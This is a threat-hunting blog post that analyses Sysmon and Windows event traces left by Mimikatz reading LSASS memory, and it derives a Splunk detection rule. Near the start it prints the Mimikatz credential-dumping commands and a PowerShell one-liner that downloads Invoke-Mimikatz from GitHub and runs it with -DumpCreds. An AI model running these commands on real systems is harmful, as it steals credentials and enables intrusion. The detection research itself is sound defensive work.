Tales of a Threat Hunter 1

Detecting Mimikatz & other Suspicious LSASS Access - Part 1

Posted on September 9, 2017

- Chasing down PowershellMafia
- Threat Profile
- Mimikatz as a standalone executable
    - Hunting with Sysmon Events Only
    - Hunting with Sysmon and Windows Events
    - Detection Artifact I
- Running Mimikatz from memory using Invoke-Mimikatz from PowerSploit
    - Hunting with Sysmon and Windows Events
    - Detection Artifact II
    - Detection Artifact III
    - Detection Artifact IV
- Changes to your Sysmon Config
    - Updates

Chasing down PowershellMafia

In the first of my tales we will analyze the behaviour of tools that need to read from Lsass.exe process' memory in order to steal valuable credential information. For this, we will begin with Mimikatz, as it's quite renowned and we all like gentilkiwi (https://github.com/gentilkiwi/mimikatz/wiki)! We will investigate Mimikatz' behaviour whilst running as a standalone executable and whilst running from memory (fileless scenario).

After a sweep of the artifacts that are observable using standard Windows/Sysmon logs, we will detonate Mimikatz and analize its memory traces using Volatility to evaluate if we can find any markers that will allow us to create other Yara/SIEM rules. Finally, the goal is to run

other credential dumping tools and attempt to identify any commonalities that could provide for a more abstract IOC.

Our end goal: to develop detection artifacts (IOCs, Correlation Rules, Other Signatures, etc.) that would allow us to capture most of the tricks used by the wizards of powershellmafia. Terrible things wait for us ahead, are you brave enough? ヾ(⌐■_■)ノ

Threat Profile

For the purposes of starting a classification of the threats that will be explored in these series, let's begin with a rough categorization scheme that will evolve into a more complete threat ontology framework.

Category	Exfiltration
Type	lsass process injection/manipulation/read
Execution Types	in-memory (fileless) or standalone executable
Detection Ratio	80%
PoC Tools	Mimikatz / Inject-LogonCredentials / Invoke-ReflectivePEInjection
Hunting Method	Grouping
Test OS	Win10 (OS Build 14393.321)

Mimikatz as a standalone executable

Here we focus solely on the most popular combination of commands (same applies for in-memory Mimikatz):

```
privilege::debug
sekurlsa::logonpasswords
```


For in-memory Mimikatz we will also test it by direct download via powershell rather than downloading the script to disk:

```
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia (http
s://raw.githubusercontent.com/PowerShellMafia)
/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
```

Hunting with Sysmon Events Only

To begin these series, we will use Splunk (the free version, I will also add some snips for ELK later) due to its powerful query language and ease of use, to cut the time from logging to identification.

First thing we observe is that, when running Mimikatz as a standalone executable, we have ~84 events in total within a timewindow of 3s (*this is relevant in the sense that your IOC or Correlation Rule shouldn't be looking for signs beyond the 5s window*):



i	Time	Event
>	04/09/2017 03:26:41.000	09/04/2017 03:26:41 AM ... 18 lines omitted ... TargetProcessGuid: {84C16840-2A55-59AD-0000-0010EBEB1800} TargetProcessId: 6652 TargetImage: C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe NewThreadId: 5316 Show all 26 lines EventCode = 8 | Sid = S-1-5-18 | TaskCategory = CreateRemoteThread detected (rule: CreateRemoteThread) | host = W10B1 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	04/09/2017 03:26:41.000	09/04/2017 03:26:41 AM ... 19 lines omitted ... TargetProcessGUID: {84C16840-2A55-59AD-0000-0010EBEB1800} TargetProcessId: 6652 TargetImage: C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe GrantedAccess: 0x1FFFFF Show all 25 lines EventCode = 10 | GrantedAccess = 0x1FFFFF | Sid = S-1-5-18 | TaskCategory = Process accessed (rule: ProcessAccess) | host = W10B1 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	04/09/2017 03:26:39.000	09/04/2017 03:26:39 AM ... 16 lines omitted ... ProcessId: 260 Image: C:\Windows\System32\svchost.exe TargetFilename: C:\Windows\Prefetch\MIMIKATZ.EXE-CE8DB7C6.pf CreationUtcTime: 2017-08-31 06:18:43.453 Show all 21 lines EventCode = 11 | Image = C:\Windows\System32\svchost.exe | Sid = S-1-5-18 | TaskCategory = File created (rule: FileCreate) | host = W10B1 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	04/09/2017 03:26:30.000	09/04/2017 03:26:30 AM ... 15 lines omitted ... ProcessGuid: {84C16840-2A55-59AD-0000-0010EBEB1800} ProcessId: 6652 Image: C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe ImageLoaded: C:\Windows\System32\wintrust.dll Show all 24 lines EventCode = 7 | Image = C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe | Sid = S-1-5-18 | TaskCategory = Image loaded (rule: ImageLoad) | host = W10B1 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
>	04/09/2017 03:26:29.000	... 17 lines omitted ... ProcessId: 6652 Image: C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe CommandLine: mimikatz.exe CurrentDirectory: C:\Users\Artanis\Documents\mimikatz_trunk\x64\ User: W10B1\Artanis Show all 31 lines EventCode = 1 | Image = C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe | ParentImage = C:\Windows\System32\cmd.exe | Sid = S-1-5-18 | TaskCategory = Process Create (rule: ProcessCreate) | host = W10B1 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational

If we reduce those events to their unique instances and sort them by time we get the following sequence:

```
Query: "mimikatz"  NOT "EventCode=4658"  NOT "EventCode=4689" | dedup EventCode
```

```
"mimikatz"  NOT "EventCode=4658"  NOT "EventCode=4689" | dedup EventCode | stats count by EventCode, _time | sort _time
```


✓ 8 events (01/09/2017 03:02:30.000 to 01/09/2017 03:03:15.001) No Event Sampling

Events | Patterns | Statistics (8) | Visualization

20 Per Page | Format | Preview

EventCode	_time
11	2017-09-01 03:02:32
1	2017-09-01 03:02:39
4688	2017-09-01 03:02:39
4656	2017-09-01 03:02:49
4663	2017-09-01 03:02:49
10	2017-09-01 03:02:56
12	2017-09-01 03:02:56
7	2017-09-01 03:02:56

If we look at the EventCode field which holds the value of the Windows Security or Sysmon Event ID we can observe the following sequence:



With all this info we should be able to craft a detection artifact based on a time-ordered sequence of events, on the one side, and an unordered BOOLEAN logic on the other. So let's delve into the sequence of generated events to determine if we can extract a valid pattern for our detection artifact.


First, Sysmon "Process Create" (EventCode 1):

```
04/09/2017 03:26:29.000
09/04/2017 03:26:29 AM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
ComputerName=W10B1
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
RecordNumber=209700
Keywords=None
Message=Process Create:
UtcTime: 2017-09-04 10:26:29.762
ProcessGuid: {84C16840-2A55-59AD-0000-0010EBEB1800}
ProcessId: 6652
Image: C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe
CommandLine: mimikatz.exe
CurrentDirectory: C:\Users\Artanis\Documents\mimikatz_trunk\x64\
User: W10B1\Artanis
LogonGuid: {84C16840-299F-59AD-0000-002022660200}
LogonId: 0x26622
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=D007F64DAE6BC5FDFE4FF30FE7BE9B7D62238012,MD5=2C527D980EB30DAA789492283F9BF69E,SHA256=FB55414848281F804858CE188C3DC659D129E283BD62D58D34F6E6F568FEAB37,IMPHASH=1B0369A1E
06271833F78FFA70FFB4EAF
ParentProcessGuid: {84C16840-2A1F-59AD-0000-0010B9411500}
ParentProcessId: 5872
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
Collapse
EventCode = 1 | Image = C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe | ParentImage = C:\Windows\System32\cmd.exe | Sid = S-1-5-18 | TaskCategory = Process Create (rule: ProcessCreate) | host = W10B1 |
source = WinEventLog:Microsoft-Windows-Sysmon/Operational
```

Not much to see here, hashes and “cmd.exe” as ParentImage are the only interesting markers, but an intruder could easily modify 1byte in the Mimikatz code to render hash detection useless, and “cmd.exe” may not always be the parent of the process.

Next is a series of EventCode 10, which equates to Sysmon’s “Process Accessed”

```
Query: "mimikatz"  NOT "EventCode=4658"  NOT "EventCode=4689"  EventCode=10 | stats count by  _time, Sou
rceImage, TargetImage, GrantedAccess
```



```
"mimikatz"  NOT "EventCode=4658"  NOT "EventCode=4689"  EventCode=10 | stats count by  _time, SourceImage, TargetImage, GrantedAccess
✓ 27 events (04/09/2017 03:00:41.000 to 04/09/2017 03:45:41.001)  No Event Sampling
Job
Events  Patterns  Statistics (13)  Visualization
20 Per Page  Format  Preview
```

_time	SourceImage	TargetImage	GrantedAccess
2017-09-04 03:26:29	C:\Windows\system32\cmd.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1FFFFF
2017-09-04 03:26:29	C:\Windows\system32\conhost.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1FFFFF
2017-09-04 03:26:29	C:\Windows\system32\csrss.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1FFFFF
2017-09-04 03:26:29	C:\Windows\system32\taskmgr.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1000
2017-09-04 03:26:29	C:\Windows\system32\taskmgr.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1400
2017-09-04 03:26:29	C:\Windows\system32\taskmgr.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1410
2017-09-04 03:26:30	C:\Windows\system32\lsass.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1000
2017-09-04 03:26:30	C:\Windows\system32\lsass.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1478
2017-09-04 03:26:39	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\system32\lsass.exe	0x1010
2017-09-04 03:26:40	C:\Windows\system32\wbem\wmiprvse.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1400
2017-09-04 03:26:40	C:\Windows\system32\wbem\wmiprvse.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1FFFFF
2017-09-04 03:26:41	C:\Windows\system32\wbem\wmiprvse.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1400
2017-09-04 03:26:41	C:\Windows\system32\wbem\wmiprvse.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	0x1FFFFF

> ℹ **Note:** Interestingly enough, we can see here that Mimikatz accessing lsass.exe happens after a series of events where the Mimikatz process itself is accessed by other processes like cmd, conhost, csrss, taskmgr, and lsass itself (!) followed by wmiprvse. The first three we can discard, as they are generated due to the fact we are launching Mimikatz from the commandline. However, an interesting pattern to look for may be that,

> immediately before Mimikatz reads from lsass' memory, lsass itself reads from Mimikatz's one.

The interesting info about lsass accessing Mimikatz can be seen here:

```
GrantedAccess: 0x1478
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5314|C:\Windows\system32\lsasrv.dll+d127|C:\Windows\system32\l
sasrv.dll+e1dd|C:\Windows\system32\lsasrv.dll+cfa5|C:\Windows\SYSTEM32\SspiSrv.dll+11a2|C:\Windows\Syste
m32\RPCRT4.dll+77de3|C:\Windows\System32\RPCRT4.dll+dbc6d|C:\Windows\System32\RPCRT4.dll+a8dc|C:\Windows
\System32\RPCRT4.dll+5a194|C:\Windows\System32\RPCRT4.dll+590ad|C:\Windows\System32\RPCRT4.dll+5995b|
C:\Windows\System32\RPCRT4.dll+39afc|C:\Windows\System32\RPCRT4.dll+39f7c|C:\Windows\System32\RPCRT4.dll
+5426c|C:\Windows\System32\RPCRT4.dll+55acb|C:\Windows\System32\RPCRT4.dll+485ca|C:\Windows\SYSTEM32\ntd
ll.dll+325fe|C:\Windows\SYSTEM32\ntdll.dll+330d9|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM
32\ntdll.dll+65e91
```

```
GrantedAccess: 0x1000
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5ea4|C:\Windows\System32\RPCRT4.dll+10a1f|C:\Windows\system32
\lsasrv.dll+ceed|C:\Windows\SYSTEM32\SspiSrv.dll+11a2|C:\Windows\System32\RPCRT4.dll+77de3|C:\Windows\Sy
stem32\RPCRT4.dll+dbc6d|C:\Windows\System32\RPCRT4.dll+a8dc|C:\Windows\System32\RPCRT4.dll+5a194|C:\Wind
ows\System32\RPCRT4.dll+590ad|C:\Windows\System32\RPCRT4.dll+5995b|C:\Windows\System32\RPCRT4.dll+39afc|
C:\Windows\System32\RPCRT4.dll+39f7c|C:\Windows\System32\RPCRT4.dll+5426c|C:\Windows\System32\RPCRT4.dll
+55acb|C:\Windows\System32\RPCRT4.dll+485ca|C:\Windows\SYSTEM32\ntdll.dll+325fe|C:\Windows\SYSTEM32\ntdl
l.dll+330d9|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+65e91
```

After this interaction, Mimikatz finally decides to access lsass:

```
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+a5314|C:\Windows\System32\KERNELBASE.dll+2940d|C:\Users\Artanis
\Documents\mimikatz_trunk\x64\mimikatz.exe+6dc6c|C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.
exe+6dfd9|C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe+6db91|C:\Users\Artanis\Documents\mi
mikatz_trunk\x64\mimikatz.exe+4ae04|C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe+4ac3a|
C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe+4aa21|C:\Users\Artanis\Documents\mimikatz_tru
nk\x64\mimikatz.exe+73935|C:\Windows\System32\KERNEL32.DLL+8364|C:\Windows\SYSTEM32\ntdll.dll+65e91
```

The next interesting Event is EventCode 7 or Sysmon's "Image Loaded":

```
Query: "mimikatz"  NOT "EventCode=4658"  NOT "EventCode=4689"  EventCode=10 | stats count by  _time, Sou
rceImage, TargetImage, GrantedAccess
```

```
"mimikatz"  NOT "EventCode=4658"  NOT "EventCode=4689"  EventCode=7 | stats count by  _time, Image, ImageLoaded
```

✓ 53 events (04/09/2017 03:00:41.000 to 04/09/2017 03:45:41.001) No Event Sampling

Events | Patterns | Statistics (53) | Visualization

20 Per Page | Format | Preview

_time	Image	ImageLoaded
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\KernelBase.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\advapi32.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\bcryptprimitives.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\combase.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\crypt32.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\cryptdll.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\gdi32.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\gdi32full.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\kernel32.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\msasn1.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\msvcrt.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\netapi32.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\ntdll.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\ole32.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\rpcrt4.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\sechost.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\ucrtbase.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\user32.dll
2017-09-04 03:26:29	C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe	C:\Windows\System32\win32u.dll

We can see all the modules that are imported by Mimikatz in order to be able to do its thing. These constitute a good marker as well, not by themselves but in conjuntion with our other events.

Next in the line we find a Sysmon Event 11 “File Create” which points to the creation of a pre-fetch record for Mimikatz created by SVCHOST which is hosting Windows’ prefetch service:

```
>  04/09/2017 03:26:39.000   09/04/2017 03:26:39 AM
                             LogName=Microsoft-Windows-Sysmon/Operational
                             SourceName=Microsoft-Windows-Sysmon
                             EventCode=11
                             EventType=4
                             Type=Information
                             ComputerName=W10B1
                             User=NOT_TRANSLATED
                             Sid=S-1-5-18
                             SidType=0
                             TaskCategory=File created (rule: FileCreate)
                             OpCode=Info
                             RecordNumber=218909
                             Keywords=None
                             Message=File created:
                             UtcTime: 2017-09-04 10:26:39.816
                             ProcessGuid: {84C16840-2999-59AD-0000-0010E8420100}
                             ProcessId: 260
                             Image: C:\Windows\System32\svchost.exe
                             TargetFilename: C:\Windows\Prefetch\MIMIKATZ.EXE-CE8DB7C6.pf
                             CreationUtcTime: 2017-08-31 06:18:43.453
                             Collapse
                             EventCode = 11 | Image = C:\Windows\System32\svchost.exe | Sid = S-1-5-18
```

We then observe Sysmon's Event ID 8 which corresponds to "Create Remote Thread", curiously enough, it's WmiPrvSE the one starting a remote threat on Mimikatz, we never thought Mimikatz itself was going the be the victim instead of the victimator!

```
04/09/2017 03:26:40.000   09/04/2017 03:26:40 AM
                          LogName=Microsoft-Windows-Sysmon/Operational
                          SourceName=Microsoft-Windows-Sysmon
                          EventCode=8
                          EventType=4
                          Type=Information
                          ComputerName=W10B1
                          User=NOT_TRANSLATED
                          Sid=S-1-5-18
                          SidType=0
                          TaskCategory=CreateRemoteThread detected (rule: CreateRemoteThread)
                          OpCode=Info
                          RecordNumber=219220
                          Keywords=None
                          Message=CreateRemoteThread detected:
                          UtcTime: 2017-09-04 10:26:40.768
                          SourceProcessGuid: {84C16840-29A0-59AD-0000-00105FA00200}
                          SourceProcessId: 2724
                          SourceImage: C:\Windows\System32\wbem\WmiPrvSE.exe
                          TargetProcessGuid: {84C16840-2A55-59AD-0000-0010EBEB1800}
                          TargetProcessId: 6652
                          TargetImage: C:\Users\Artanis\Documents\mimikatz_trunk\x64\mimikatz.exe
                          NewThreadId: 6596
                          StartAddress: 0x00007FF91CF1A0D0
                          StartModule: C:\Windows\SYSTEM32\ntdll.dll
                          StartFunction:
                          Collapse
                          EventCode = 8 | Sid = S-1-5-18 | TaskCategory = CreateRemoteThread detected (rule: CreateRemoteThread) | host = W10B1
```

After this, we observe a sequence similar to the one described in the previous Sysmon Event ID 10, where Mimikatz is accessed by a few processes and finally accesses lsass (same Access Mask [0x1010] and Call Trace).

Hunting with Sysmon and Windows Events

This hunt gets even more interesting when we start observing Windows Security and Sysmon Events intertwined together

```
Query: "mimikatz"  NOT "EventCode=4658"  NOT "EventCode=4689" | stats count by EventCode, _time | sort _
time
```

EventCode	_time ^
1	2017-09-04 16:52:32
10	2017-09-04 16:52:32
4673	2017-09-04 16:52:32
4688	2017-09-04 16:52:32
7	2017-09-04 16:52:32
4703	2017-09-04 16:52:35
10	2017-09-04 16:52:41
4656	2017-09-04 16:52:41
4663	2017-09-04 16:52:41
11	2017-09-04 16:52:42

Here we notice that Events **4663** (*An attempt was made to access an object*), **4656** (*A handle to an Object was requested*), **4703** (*Token Right Adjusted*) and **4673** (*Sensitive Privilege Use*) are showing up. Their presence makes sense, due to the operations that Mimikatz has to go through in order to access lsass process' memory. As you can see, it's starting to look quite hard for such a program to hide from event traces. Of course, Mimikatz could also be loaded from memory in a fileless scenario, and event log tracing could be disabled with tools like Invoke-Phant0m (https://github.com/hlldz/Invoke-Phant0m), however, as we'll see, *these techniques can also leave traces*. If the right audit policy is configured in your environment, even tools that interfere with and wipe Windows Event Logs *need to load first* and acquire a few OS privileges

before doing evil right? And if you have a centralized logging system like a SIEM (again, as long as your log forwarding policy is properly configured) you will always have a trace of events even when they could have even been wiped out of the source host.

So if we actually break this down to the sequence of traces left behind by a Mimikatz file execution under the new scenario we have this:

EventCode	_time	Comment
1	2017-09-04T16:52:32.000-0700	Sysmon Process Create: Mimikatz started
4673	2017-09-04T16:52:32.000-0700	Sensitive Privilege Use (Failure): SeTcbPrivilege requested by mimikatz.exe
4688	2017-09-04T16:52:32.000-0700	A new Process has been created (we knew this via Sysmon already)
7	2017-09-04T16:52:32.000-0700	Sysmon Image Loaded: A few events where Mimikatz loads all its required modules
4703	2017-09-04T16:52:35.000-0700	Token Right Adjusted: Enabled Privileges: SeDebugPrivilege / Process Name: mimikatz.exe
10	2017-09-04T16:52:41.000-0700	Sysmon Process Accessed: Source Image: mimikatz.exe / Target Image: lsass.exe / GrantedAcces: 0x1010 / CallTrace: multiple markers (see above)
4656	2017-09-04T16:52:41.000-0700	A handle to an object was requested: Process Name: mimikatz.exe / Accesses: Read from process memory / Acess Mask: 0x1010

EventCode	_time	Comment
4663	2017-09-04T16:52:41.000-0700	An attempt was made to access an object: Process Name: mimikatz.exe / Access Mask: 0x10
11	2017-09-04T16:52:42.000-0700	Sysmon File Created: Image: svchost.exe / TargetFileName: C:\Windows\Prefetch\MIMIKATZ.EXE-CE8DB7C6.pf

Detection Artifact I

During our lab tests using Sysmon Event 10 (Process Accessed) proved to be most efficient. A Splunk query similar to this:

```
EventCode=10 | where (GrantedAccess="0x1010" AND TargetImage LIKE "%lsass.exe")
```

should get you pretty close to pinpointing some weird lsass.exe access ;)

However you could combine this marker along with the preceeding or following Windows Events to create a more robust detection for your SIEM solution via **event correlation**.

Running Mimikatz from memory using Invoke-Mimikatz from PowerSploit

